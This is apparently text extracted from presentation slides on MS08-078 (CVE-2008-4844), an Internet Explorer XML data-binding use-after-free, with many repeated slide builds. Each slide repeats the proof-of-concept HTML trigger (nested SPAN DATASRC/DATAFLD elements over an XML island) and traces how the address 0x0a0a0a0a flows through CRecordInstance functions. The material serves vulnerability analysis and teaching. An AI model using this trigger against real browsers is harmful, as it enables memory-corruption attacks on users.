
memory manipulation	vulnerability
DATABINDING	CRecordInstance::CRecordInstance
DATASRC DATAFLD	
DATABINDING #01	CRecordInstance #01
DATASRC #01 DATAFLD #01	
DATABINDING #02	
DATASRC #02 DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```





# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation	vulnerability
DATABINDING	CRecordInstance::CRecordInstance
DATASRC DATAFLD	
DATABINDING #01	CRecordInstance #01
DATASRC #01 DATAFLD #01	
DATABINDING #02	CRecordInstance #02
DATASRC #02 DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		CRecordInstance::TransferToDestination
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
DATASRC #02	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		0a0a0a0a.00n00b00r00i00t00o00.00n00e00t
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
DATASRC #02	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation	vulnerability
DATABINDING	CRecordInstance::CRecordInstance
DATASRC DATAFLD	
DATABINDING #01	CXfer::TransferFromSrc
DATASRC #01 DATAFLD #01	
DATABINDING #02	CRecordInstance #02
DATASRC #02 DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```





# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		CXfer::TransferFromSrc
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
DATASRC #02	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		0a0a0a0a.00n00b00r00i00t00o00.00n00e00t
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
DATASRC #02	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→

memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		CRecordInstance::RemoveBinding
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
DATASRC #02	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→


memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		0a0a0a0a.00n00b00r00i00t00o00.00n00e00t
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
DATASRC #02	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>  
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>  
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```





# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem



```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

trigger  
→


memory manipulation		vulnerability
DATABINDING		CRecordInstance::CRecordInstance
DATASRC	DATAFLD	
DATABINDING #01		0a0a0a0a.00n00b00r00i00t00o00.00n00e00t
DATASRC #01	DATAFLD #01	
DATABINDING #02		CRecordInstance #02
0x0a0a0a0a	DATAFLD #02	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\"&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>  
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```



# MS08-078 (CVE-2008-4844/CWE-367)

vulnerable ecosystem

